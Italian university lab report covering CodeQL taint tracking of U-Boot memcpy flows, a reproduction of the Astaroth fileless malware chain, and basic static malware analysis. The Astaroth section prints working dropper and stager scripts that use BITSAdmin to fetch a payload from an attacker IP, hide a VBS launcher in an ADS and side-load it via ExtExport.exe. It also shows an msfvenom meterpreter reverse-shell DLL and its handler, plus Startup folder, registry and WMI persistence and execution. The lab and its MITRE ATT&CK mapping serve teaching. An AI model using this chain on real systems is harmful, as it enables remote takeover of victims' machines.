- chunk
- len
- rlen
- filefh3_length

The screenshot shows a search results table with the following columns: #, sink, source, sink, and [3]. The results are numbered 1 to 11. Each row represents a flow from a source to a sink, categorized as "Network byte swap flows to memcpy".

#	sink	source	sink	[3]
1	... + ? ... : + ...	Network byte swap flows to memcpy
2	chunk	... ? ... : ...	chunk	Network byte swap flows to memcpy
3	len	... ? ... : ...	len	Network byte swap flows to memcpy
4	rlen	... ? ... : ...	rlen	Network byte swap flows to memcpy
5	rlen	... ? ... : ...	rlen	Network byte swap flows to memcpy
6	filefh3_length	... ? ... : ...	filefh3_length	Network byte swap flows to memcpy
7	len	... ? ... : ...	len	Network byte swap flows to memcpy
8	len	... ? ... : ...	len	Network byte swap flows to memcpy
9	... + ? ... : + ...	Network byte swap flows to memcpy
10	... + ? ... : + ...	Network byte swap flows to memcpy
11	... + ? ... : + ...	Network byte swap flows to memcpy

I risultati ottenuti rappresentano esattamente i casi di vulnerabilità *RCE* documentati nel database *MITRE*, confermando l'efficacia della strategia di analisi statica tramite *CodeQL*.

4.2 Challenge Extra: Input Validation e Sanitization

L'analisi statica mediante *taint tracking* è uno strumento estremamente potente, ma, come ogni sistema di rilevamento automatico, può generare falsi positivi. In particolare, un flusso tra un'origine sospetta (*source*) e un punto critico (*sink*) potrebbe non costituire una vulnerabilità se esiste una logica di validazione intermedia che sanifica l'input. Per gestire correttamente questo scenario, *CodeQL* consente di definire un predicato specifico denominato *isSanitizer()* (anche noto come *isBarrier()*), che agisce da blocco nel percorso di propagazione del taint. Se il dato attraversa un sanitizzatore, il flusso viene considerato

sicuro e ignorato nei risultati finali.

Durante l'analisi del codice sorgente di *U-Boot*, abbiamo osservato più punti in cui l'input viene validato attraverso strutture condizionali *if*.

Abbiamo quindi implementato un predicato *isSanitizer* come segue:

```
Quick Evaluation: isSanitizer
27 override predicate isSanitizer(DataFlow::Node sanitizer) {
28   exists(IfStmt ifs |
29     sanitizer.asExpr().getBasicBlock() = ifs
30   )
31 }
32 }
33
34 from Config cfg, DataFlow::PathNode source, DataFlow::PathNode sink, DataFlow::PathNode sanitizer
35 where cfg.hasFlowPath(source, sink) and not (
36   cfg.hasFlowPath(source, sanitizer) and cfg.hasFlowPath(sanitizer, sink)
37 )
38 select sink, source, sink, "Network byte swap flows to memcpy"
```

Con questo predicato si intercetta qualsiasi nodo che si trovi all'interno di un blocco if, assumendo che la logica condizionale contenga una validazione del dato.

Infine, abbiamo modificato la query finale del *taint tracking* per escludere i flussi di dati sanificati, ossia quelli che attraversano un *isSanitizer*:



The screenshot shows a code editor interface with a dark theme. At the top left, there is a dropdown menu labeled 'alerts' with a downward arrow, and next to it, the text '9 results'. On the right side, there is a button labeled 'Show results in Problems view' with a small square icon. Below this, there is a section titled 'Message' with a grey background. The main area contains a list of 9 items, each consisting of a small triangle icon followed by the message 'Network byte swap flows to memcpy' and the file path 'ping.c:108:25' on the right. The entire list is contained within a light grey rectangular box.

Message	File Path
> Network byte swap flows to memcpy	netconsole.c:161:37
> Network byte swap flows to memcpy	netconsole.c:164:34
> Network byte swap flows to memcpy	net.c:1009:50
> Network byte swap flows to memcpy	nts.c:644:10
> Network byte swap flows to memcpy	nfs.c:649:10
> Network byte swap flows to memcpy	nfs.c:574:44
> Network byte swap flows to memcpy	ping.c:108:25
> Network byte swap flows to memcpy	ping.c:108:25
> Network byte swap flows to memcpy	ping.c:108:25

Il controllo verifica che tra *source* e *sink* non esista un nodo intermedio identificabile come sanitizzatore, garantendo così che i flussi segnalati

siano realmente non validati. Grazie all'aggiunta del predicato *isSanitizer()*, siamo riusciti a ridurre i risultati da **11 a 9** flussi realmente pericolosi, escludendo quelli già protetti da validazioni esplicite.

Capitolo 5

Lab 5 - Cyber Threat

Intelligence

Comprendere le tecniche, le tattiche e le procedure (TTPs) impiegate dagli attaccanti è fondamentale per difendere efficacemente un sistema. Il laboratorio di Cyber Threat Intelligence si inserisce proprio in questa prospettiva, offrendo uno scenario simulato ma realistico basato su una campagna malware reale e documentata: *Astaroth*.

Astaroth è un malware info-stealer che si distingue per la sua capacità di operare in modo “*fileless*” cioè, senza scrivere file eseguibili su disco, sfruttando strumenti legittimi già presenti nel sistema operativo Windows, i cosiddetti *LOLBins* (Living-off-the-Land Binaries) rendendolo difficile da rilevare tramite antivirus tradizionali o soluzioni di monitoring superficiali.

L’obiettivo principale è riprodurre in ambiente controllato una variante

dell'attacco Astaroth, con i seguenti obiettivi:

1. Eseguire un attacco fileless completo utilizzando strumenti come *BITSAdmin*, *ExtExport.exe* e gli *Alternate Data Streams (ADS)* di NTFS.
2. Generare una *DLL* malevola con *Metasploit*, che stabilisce una connessione di tipo reverse shell tra la vittima (una VM Windows) e l'attaccante (un host Linux con WSL).
3. Mappare le attività dell'attacco sul framework *MITRE ATT&CK*, per classificare in modo preciso i comportamenti del malware.

5.1 Main Challenge

La challenge si articola in due compiti principali:

1. Eseguire con successo l'attacco:
 - (a) L'attaccante sfrutta un file *.lnk (dropper)* per attivare lo script iniziale.
 - (b) Il dropper scarica ed esegue uno *stager* tramite *BITSAdmin*.
 - (c) Lo stager nasconde uno script in un *Alternate Data Stream (ADS)* e scarica una *DLL* dannosa.

- (d) La DLL viene caricata da *ExtExport.exe* tramite *DLL side-loading*, stabilendo una connessione reverse shell verso il server dell'attaccante.
2. Mappare le attività del malware con il framework *MITRE ATT&CK*:
- Ogni tecnica utilizzata (e.g., uso di BITSAdmin, ADS, LOLBins) viene confrontata con le voci ufficiali del framework per identificare i *TTPs (Tactics, Techniques and Procedures)* adottati da *Astaroth*.

5.1.1 Svolgimento

L'attacco *Astaroth* è stato realizzato simulando uno scenario reale in cui un file *.LNK* (*scorciatoia Windows*) viene usato per avviare una catena di esecuzione *fileless* e portare all'esecuzione di una reverse shell tramite *Metasploit*. L'infrastruttura dell'attacco è suddivisa in due ambienti:

- Macchina vittima (VM Windows): sistema Windows in cui viene eseguito il file *.lnk*, simulando un utente che cade nel phishing.
- Macchina attaccante (host con WSL/Linux): macchina dell'attaccante con installato *Metasploit*, *Python* e i file da servire.

Preparazione dei file nella macchina Windows (vittima)

Nella VM Windows è stato modificato il file *.bat* per la creazione dell'eseguibile:

- **create_dropper_lnk.bat**

Script che genera il file dannoso *clickme.lnk*. Lo shortcut scarica ed esegue lo *stager* dalla macchina attaccante usando *BITSAdmin*.

Abbiamo modificato il file inserendo l'IP della macchina attaccante (WSL):

```

1 @echo off
2 setlocal enabledelayedexpansion
3
4 rem Create a dropper in LNK (shortcut) format that will download and execute the CMD stager.
5
6 set SERVER=http://172.18.248.241/
7 set PATH_PUBLIC_DIR=C:\Users\Public\Libraries\raw\
8
9 rem Create the target directory if it does not exist.
10 if not exist "%PATH_PUBLIC_DIR%" mkdir %PATH_PUBLIC_DIR%
11
12 set DROPPER_LNK=clickme.lnk
13 set STAGER_CMD=stager.cmd
14 set DROPPER_LNK_CREATE=dropper_lnk_create.vbs
15
16 set URL_STAGER_CMD=%SERVER%&STAGER_CMD%
17
18 set PATH_DROPPER_LNK_CREATE=%PATH_PUBLIC_DIR%&DROPPER_LNK_CREATE%
19 set PATH_DROPPER_LNK=%PATH_PUBLIC_DIR%&DROPPER_LNK%
20 set PATH_STAGER_CMD=%PATH_PUBLIC_DIR%&STAGER_CMD%

```

Figura 5.1: Modifica dell'IP in *create_dropper_lnk.bat* (VM).

Preparazione dell'ambiente sulla macchina attaccante (WSL)

Nel repository *software-security/malware/astaroth* fornito dal professore, abbiamo modificato il file *stager.cmd* dove abbiamo sostituito *percorso-vbs*, *comando-bitsadmin* e *comando-extexport*:

CAPITOLO 5. LAB 5 - CYBER THREAT INTELLIGENCE

```
@echo off
setlocal enabledelayedexpansion

rem Set the path of the Vbscript file that will be created.
rem The path should be an Alternate Data Stream of "C:\Users\Public\desktop.ini".
rem You need to append to the path a colon and the name of the Vbscript file.
rem For example "...:launcher.vbs"

set PATH_LAUNCHER_ADS=C:\Users\Public\desktop.ini:launcher.vbs

set PATH_PUBLIC_DIR=C:\Users\Public\Libraries\raw\
rem Create the target directory if it does not exist.
if not exist "%PATH_PUBLIC_DIR%" mkdir %PATH_PUBLIC_DIR%

set PAYLOAD_DLL=payload.dll
set TARGET_ADS=desktop.ini
set LAUNCHER_LNK=launcher.lnk
set LAUNCHER_CREATE_VBS=launcher_create.vbs

set URL_PAYLOAD_DLL=%SERVER%\PAYLOAD_DLL

rem ExtExport.exe looks for any DLL with the following names.
set EXTEXPORT_DLLS[1]=mozcrt19.dll
set EXTEXPORT_DLLS[2]=mozssqlite3.dll
set EXTEXPORT_DLLS[3]=sqlite3.dll

rem Select one DLL filename at random.
set /a _rand=%RANDOM% %% 3 + 1
set EXTEXPORT_DLL=%EXTEXPORT_DLLS[%rand%]

set PATH_EXTEXPORT_DLL=%PATH_PUBLIC_DIR%\%EXTEXPORT_DLL%
set PATH_LAUNCHER_LNK=%PATH_PUBLIC_DIR%\%LAUNCHER_LNK%
set PATH_LAUNCHER_CREATE_VBS=%PATH_PUBLIC_DIR%\%LAUNCHER_CREATE_VBS%

set PATH_LAUNCHER_CREATE_ADS=%PATH_PUBLIC_DIR%\%TARGET_ADS%\%LAUNCHER_CREATE_VBS%

set PATH_EXTEXPORT_EXE=C:\Program Files (x86)\Internet Explorer\Extexport.exe
set EXTEXPORT_ARGS=C:\Users\Public\Libraries\raw foo bar

rem Download the DLL payload from the server using BitsAdmin.
rem Save the DLL file in C:\Users\Public\Libraries, with any name among "mozcrt19.dll", "mozssqlite3.dll", or "sqlite3.dll"
start /b bitsadmin /transfer mydl /priority FOREGROUND http://172.18.248.241/payload.dll C:\Users\Public\Libraries\sqlite3.dll

rem Call "C:\Program Files (x86)\Internet Explorer\Extexport.exe" from this script.
rem As first parameter, use the path "C:\Users\Public\Libraries".
rem As second and third parameters, use two random strings (such as "bla bla").
echo Dim objShell > %PATH_LAUNCHER_ADS%
echo Set objShell = WScript.CreateObject("WScript.Shell") >> %PATH_LAUNCHER_ADS%
echo Set oFexec = objShell.Exec("C:\Program Files (x86)\Internet Explorer\ExtExport.exe C:\Users\Public\Libraries foo bar") >> %PATH_LAUNCHER_ADS%
echo Set objShell = Nothing >> %PATH_LAUNCHER_ADS%

rem This will execute the hidden launcher from the ADS
cscript "%PATH_LAUNCHER_ADS%"
```

Figura 5.2: Modifica dei parametri in *stager.cmd* (WSL).

Le modifiche richieste includevano tre parti:

- **percorso-vbs:** sostituito con il path di destinazione di uno script *.vbs* che verrà nascosto in un *Alternate Data Stream (ADS)*, funzionalità di NTFS utilizzata per occultare file.
- **comando-bitsadmin:** sostituito con il comando che scarica il payload dannoso (*payload.dll*) dalla macchina attaccante. E' stato scelto di nominarlo *sqlite3.dll* per sfruttare una caratteristica dell'applicazione *ExtExport.exe* che carica automaticamente

DLL con nomi specifici.

- **comando-extexport:** comando per eseguire il caricamento della DLL tramite *ExtExport.exe*, una utility legittima di Windows usata in attacchi “fileless” per side-loading di DLL.

Generazione del payload con Metasploit

Sul sistema attaccante (WSL), è stato generato un *payload DLL* per una reverse shell tramite l’utilizzo di *Metasploit*:

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.18.248.241 LPORT=4444 -f dll -o payload.dll
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.18.248.241 LPORT=4444 -f dll -o payload.dll

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 9216 bytes
Saved as: payload.dll
```

Figura 5.3: Creazione del payload (WSL).

Questo payload viene creato utilizzando *msfvenom*, uno strumento incluso nella suite *Metasploit*, progettato per generare codice maligno personalizzato in diversi formati. Nel dettaglio il comando presenta:

- *-p windows/meterpreter/reverse_tcp*: specifica il tipo di payload da generare. In questo caso, si tratta di *Meterpreter*, un payload avanzato che consente all’attaccante di interagire con la macchina vittima tramite una shell remota.
- *LHOST=172.18.248.241*: è l’indirizzo IP della macchina attaccante (WSL), che la vittima dovrà contattare per stabilire la connessione inversa.

- *LPORT=4444*: è la porta sulla quale il server di controllo sarà in ascolto, pronto a ricevere la connessione.
- *-f dll*: specifica il formato del file da generare. In questo caso, una DLL, perché il caricamento avviene tramite ExtExport.exe che effettua un side-load del DLL.
- *-o payload.dll*: indica il nome del file di output, ovvero la DLL che sarà salvata nella cartella dell'attaccante e poi scaricata dalla vittima.

Setup del server HTTP e listener Metasploit

Dopo aver generato il payload, è necessario renderlo accessibile alla macchina vittima affinché possa scaricarlo. Per fare ciò, configuriamo un server HTTP locale sulla macchina attaccante (WSL), in grado di servire sia il file *stager.cmd* che il *payload.dll*. Ci assicuriamo che nella cartella *malware/astaroth* siano presenti:

- **stager.cmd**: lo script che sarà eseguito dopo il primo click sul file *.lnk*
- **payload.dll**: la DLL malevola generata precedentemente con *msfvenom*

Dal terminale su WSL, ci portiamo nella cartella corretta e avviamo il server Python con:

```
root@Francesco-G5:/mnt/c/Users/franc/software-security/malware/astaroth# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Il comando avvia un server web in ascolto sulla porta *80*, rendendo disponibili i file via *HTTP*. Quando la macchina Windows clicca su *clickme.lnk*, lo script al suo interno innescherà una serie di download da questo server.

Setup della connessione in ascolto (Metasploit Handler)

Dopo che il payload malevolo è stato scaricato e salvato sulla macchina vittima, esso tenterà di stabilire una reverse shell con l'attaccante. Per ricevere questa connessione, dobbiamo configurare un handler in Metasploit.

Sulla macchina attaccante (WSL), apriamo msfconsole:

```
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.18.248.241
LHOST => 172.18.248.241
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.18.248.241:4444
```

Spiegazione dei comandi:

- *exploit/multi/handler*: modulo generico per gestire connessioni in ingresso.
- *PAYLOAD*: specifica che stiamo aspettando una shell di tipo meterpreter via TCP.

- *LHOST e LPORT*: definiscono l'indirizzo IP e la porta su cui la shell deve connettersi. Devono coincidere con quelli usati nella creazione del payload DLL.
- *exploit*: avvia il listener in attesa di una connessione.

Attivazione dell'attacco

Dopo aver avviato il server HTTP e l'handler Metasploit:

- Si clicca su *clickme.lnk* nella macchina vittima Windows (VM).
- Questo attiva lo script dropper, che scarica *stager.cmd*.
- *stager.cmd* scarica il payload DLL e lo esegue tramite *ExtExport.exe*.

Metasploit riceve la connessione:

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.18.248.241:4444
[*] Sending stage (177734 bytes) to 172.18.240.1
[*] Meterpreter session 2 opened (172.18.248.241:4444 -> 172.18.240.1:56858) at 2025-06-02 16:13:55 +0200

meterpreter > ls
Listing: C:\Users\Public
=====
Mode          Size  Type  Last modified      Name
----          ---   ---   -----           ---
040555/r-xr-xr-x  0    dir   2023-04-27 15:51:40 +0200  AccountPictures
040555/r-xr-xr-x  4096  dir   2023-04-27 17:00:24 +0200  Desktop
040555/r-xr-xr-x  4096  dir   2022-04-20 08:23:21 +0200  Documents
040555/r-xr-xr-x  0    dir   2019-12-07 10:14:54 +0100  Downloads
040555/r-xr-xr-x  0    dir   2025-06-02 00:46:36 +0200  Libraries
040555/r-xr-xr-x  0    dir   2019-12-07 10:14:54 +0100  Music
040555/r-xr-xr-x  0    dir   2019-12-07 10:14:54 +0100  Pictures
040555/r-xr-xr-x  0    dir   2019-12-07 10:14:54 +0100  Videos
100666/rw-rw-rw-  174   fil   2025-06-02 00:46:36 +0200  desktop.ini
```

A questo punto, l'attacco è riuscito e abbiamo il controllo remoto sulla macchina vittima.

5.1.2 Mappatura su MITRE ATT&CK

Il framework *MITRE ATT&CK* fornisce un modello strutturato per classificare le tecniche utilizzate dai malware durante le varie fasi di un attacco informatico. Nell'ambito di questa challenge, abbiamo analizzato il comportamento del malware Astaroth e identificato le corrispondenze tra le sue azioni e le tecniche documentate nel framework MITRE.

TATTICA	TECNICA	PROCEDURA
Initial Access (Accesso Iniziale)	T1192 – Spear-phishing Link	Astaroth è stato distribuito tramite allegati email dannosi (.LNK file)
Privilege Escalation (Escalation dei privilegi)	T1023 – Shortcut Modification	Il payload iniziale è contenuto in un file .LNK malevolo
Command and Control (Comando e Controllo)	T1105 – Ingress Tool Transfer	Astaroth usa BITSAdmin per scaricare il DLL payload
Defense Evasion (Evasione)	T1027 – Obfuscated Files Or Information	Il launcher è nascosto negli Alternative Data Streams (ADS)
Execution (Esecuzione)	T1059 – Command and Scripting Interpreter: Visual Basic	VBS script malevoli vengono utilizzati per eseguire comandi
Defense Evasion (Evasione)	T1140 – Deobfuscate/Decode Files Or Information	Il codice è camuffato per evitare detection, anche tramite ADS e VBS
Execution (Esecuzione)	T1129 – Execution Through Module Load	Il DLL viene caricato da ExtExport.exe tramite LoadLibraryExW()
Exfiltration	T1041 – Exfiltration Over C2 Channel	La reverse shell apre una connessione al server C2

Tabella 5.1: Mappatura del malware Astaroth con MITRE ATT&CK

5.2 Challenge Extra: Tecniche di Persistenza

In questa sezione, esploreremo due tecniche classiche di persistenza utilizzate per garantire l'esecuzione automatica del malware al riavvio del sistema o al login dell'utente:

- Cartella di avvio (StartUp Folder)
- Chiavi di registro (Registry Run Keys)

Le suddette tecniche, sebbene non particolarmente *stealth*, sono affidabili ed efficienti, permettendo al malware di mantenere l'accesso al sistema anche dopo un riavvio.

5.2.1 Persistenza tramite StartUp Folder

La cartella di avvio di Windows è un percorso speciale in cui qualsiasi eseguibile presente viene eseguito automaticamente al login dell'utente.

Il percorso per la cartella di avvio specifica dell'utente è:

```
C:\Users\<username>\AppData\Roaming\Microsoft  
\Windows\Start Menu\Programs\Startup\
```

Per implementare questa tecnica di persistenza, abbiamo modificato lo script *stager.cmd* aggiungendo il seguente comando:

```
|copy %PATH_LAUNCHER_LNK% "C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\%LAUNCHER_LNK%"
```

Il comando copia il file di collegamento (*launcher.lnk*) nella cartella di avvio dell’utente corrente. Di conseguenza, ad ogni login, il launcher verrà eseguito automaticamente, garantendo la persistenza del malware.




Figura 5.4: Startup folder.

5.2.2 Persistenza tramite Registry Run Keys

Un’altra tecnica di persistenza consiste nell’aggiungere una voce alle chiavi di esecuzione automatica nel registro di sistema di Windows.

Le chiavi più comunemente utilizzate a questo scopo sono:

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

CAPITOLO 5. LAB 5 - CYBER THREAT INTELLIGENCE

Nel nostro caso, abbiamo scelto di modificare la chiave *HKEY_CURRENT_USER*, che non richiede privilegi amministrativi. Abbiamo aggiunto il seguente comando allo script stager.cmd:

```
REG ADD "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders" /f /v StartUp /t REG_SZ /d %PATH_LAUNCHER_LNK%
```




Figura 5.5: Startup reg.

5.2.3 Mappatura MITRE ATT&CK

TATTICA	TECNICA	PROCEDURA
Persistenza	T1547.001 – Registry Run Keys / Startup Folder	Il launcher viene copiato nella cartella di avvio e viene aggiunta una voce nel registro per garantire l'esecuzione al login.

Tabella 5.2: Tecnica di persistenza usata da Astaroth

5.3 Challenge Extra: Esecuzione tramite WMI

La challenge ha lo scopo di estendere la campagna *Astaroth* utilizzando una tecnica alternativa per l'esecuzione del payload: *Windows Management Instrumentation (WMI)*. Le prime versioni del malware *Astaroth* facevano largo uso di WMI per ottenere informazioni dal sistema compromesso e avviare codice malevolo in maniera silenziosa. In particolare, in questo scenario andremo a sostituire il metodo di esecuzione del payload (inizialmente affidato a un collegamento *.lnk*) con un comando *WMI*, sfruttando lo strumento *wmic.exe*.

5.3.1 Svolgimento

Per implementare l'esecuzione tramite WMI, abbiamo modificato lo script *stager.cmd* utilizzato nella macchina vittima. In particolare è stata rimossa la riga che avviava il payload attraverso il file *.lnk* e al suo posto è stato aggiunto un nuovo comando.

```
rem Execute the LNK launcher. This will use ExtExport.exe to side load and execute the DLL payload.  
start /b "%PATH_LAUNCHER_LNK%"  
  
wmic process call create "%PATH_EXTEXPORT_EXE% %EXTEXPORT_ARGS%"
```

Figura 5.6: Istruzione WMI.

Il comando utilizza *wmic* per creare un processo che esegue *ExtExport.exe*, con i parametri che puntano alla directory in cui è stata scaricata la DLL malevola. L'effetto finale è identico a quello ottenuto

con il file *.lnk*, ma il mezzo è molto più stealth.

Una volta aggiornato lo script, abbiamo eseguito nuovamente il file *.bat* per rigenerare il dropper. Dopo aver cliccato sul file *clickme.lnk*:

- La reverse shell viene stabilita correttamente sulla macchina attaccante.
- Su Meterpreter, si osserva che la sessione viene aperta direttamente nella directory C:\Users\Public\Libraries\raw, come specificato nei parametri di esecuzione.
- Nel Visualizzatore Eventi di Windows, sezione *Microsoft-Windows-WMI-Activity/Operational*, compaiono eventi che confermano l'utilizzo della WMI per l'avvio del processo (*Event ID: 5857*).

```
[*] Meterpreter session 3 opened (172.18.248.241:4444 -> 172.18.240.1:61163) at 2025-06-02 17:15:57 +0200
meterpreter > ls
Listing: C:\Users\Public\Libraries\raw
=====
Mode          Size  Type  Last modified      Name
----          ---   ---   -----           ---
100666/rw-rw-rw-  1315  fil   2025-06-02 17:15:14 +0200  clickme.lnk
100666/rw-rw-rw-    0    fil   2025-06-02 16:37:00 +0200  desktop.ini
100666/rw-rw-rw-  1144  fil   2025-06-02 16:37:00 +0200  launcher.lnk
```

Figura 5.7: Reverse shell sul path indicato.




Figura 5.8: Attività WMI registrate da windows.

5.3.2 MITRE Mapping – Esecuzione tramite WMI

TATTICA	TECNICA	PROCEDURA
Execution	T1047 – Windows Management Instrumentation	Astaroth utilizza wmic.exe per eseguire il payload remoto.

Tabella 5.3: Tecnica di esecuzione usata da Astaroth tramite WMI

Capitolo 6

Lab 6 - Basic Malware

In questo laboratorio affrontiamo le basi dell’analisi statica di malware su sistemi Windows. L’obiettivo principale è comprendere come osservare, identificare e valutare il comportamento di file potenzialmente dannosi senza eseguirli, utilizzando strumenti e tecniche di *static analysis*.

La pratica si concentra sull’ispezione manuale di file binari, l’estrazione di stringhe sospette, l’esame delle intestazioni *PE* (*Portable Executable*), la verifica delle dipendenze e la ricerca di indicatori di offuscamento o packing. Tali tecniche costituiscono il primo livello di difesa per analisti di sicurezza, poiché permettono di riconoscere in modo rapido comportamenti anomali o pericolosi prima che il malware venga attivato.

6.1 Basic Malware Analysis

In questa sezione affrontiamo l’analisi statica del file eseguibile *Lab01-01.exe* e della sua libreria associata *Lab01-01.dll*. Entrambi i file sono stati estratti dall’archivio ZIP fornito nel materiale del laboratorio (*malware-basic.zip*, password: *malware*).

L’analisi statica ha lo scopo di esaminare i file senza eseguirli, valutandone struttura, stringhe interne, importazioni e possibili indicatori di offuscamento o packing. Verranno utilizzati strumenti come:

- **VirusTotal**, per identificare eventuali corrispondenze con firme di antivirus noti.
- **PEview**, per ricavare metadati sul file, come la data di compilazione.
- **PEiD**, per determinare se il file è stato compresso o offuscato.
- **BinText**, per estrarre e interpretare stringhe ASCII e Unicode potenzialmente significative.
- **Dependency Walker**, per analizzare le librerie importate e il tipo di collegamento usato (per nome o per ordinali).

L’analisi sarà guidata da una serie di domande alle quali risponderemo punto per punto nel corso della prossima sottosezione.

6.1.1 Static Analysis del Campione Lab01-01

In questa parte eseguiamo un'analisi statica dettagliata dei file *Lab01-01.exe* e *Lab01-01.dll*, rispondendo alle domande proposte nel laboratorio.

Uno dei due file corrisponde a qualche signature di antivirus esistenti?

Sì, entrambi i file (*Lab01-01.exe* e *Lab01-01.dll*) sono stati riconosciuti da *VirusTotal* come malware noti da numerosi motori antivirus.

- Per **Lab01-01.dll**, ben 46 su 72 motori antivirus ne segnalano la pericolosità. Il file viene etichettato con nomi generici come *armadillo*, *spreader*, *via-tor* o *checks-user-input*, suggerendo attività sospette di monitoraggio utente o diffusione del malware.
- Per **Lab01-01.exe** (rinominato in *sample1*), 57 su 72 motori lo classificano come malevolo. Le etichette associate includono *peex*, *long-sleeps*, *detect-debug-environment* e *check-disk-space*, che indicano comportamenti *anti-debug*, evasione di analisi e tecniche per ostacolare l'identificazione in ambienti controllati.

